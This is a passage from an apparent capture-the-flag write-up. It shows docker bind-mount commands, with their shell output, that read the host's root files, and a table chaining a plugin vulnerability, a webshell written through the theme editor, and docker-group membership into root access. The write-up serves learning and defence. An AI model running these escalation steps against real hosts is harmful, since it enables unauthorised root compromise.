Reading the flag needs one bind mount. -v /root:/mnt/root maps the host’s root home directory into the container, whose default user is root, so the host-side permissions never come into it:
1
docker run -it --rm --privileged -v /root:/mnt/root alpine
1
2
3
4
5
/ # cd /mnt/root/
/mnt/root # ls
root.txt  snap
/mnt/root # cat root.txt
flag{redacted}
--privileged there is habit rather than necessity. The bind mount alone is sufficient, and the whole thing collapses to docker run --rm -v /root:/mnt/root alpine cat /mnt/root/root.txt.
The alpine image was pulled from Docker Hub at run time, which is a finding in its own right: the host has unrestricted outbound internet access, and the web-facing user can use it to fetch and execute arbitrary container images.
Understanding the Attack Chain
| # | Primitive | Severity in isolation | Severity composed |
|---|---|---|---|
| 1 | Plugin dir 403 + readable readme.txt | Low: version disclosure | Names the exact vulnerable build |
| 2 | CVE-2026-23550 in Modular Connector | Critical: unauthenticated admin | One GET returns a signed admin session |
| 3 | Theme File Editor writes PHP | By design for admins | Admin becomes www-data RCE |
| 4 | Theme files served directly by Apache | Low alone | Webshell needs no session to use |
| 5 | www-data in the docker group | Critical: root-equivalent | Any web RCE on the host is root |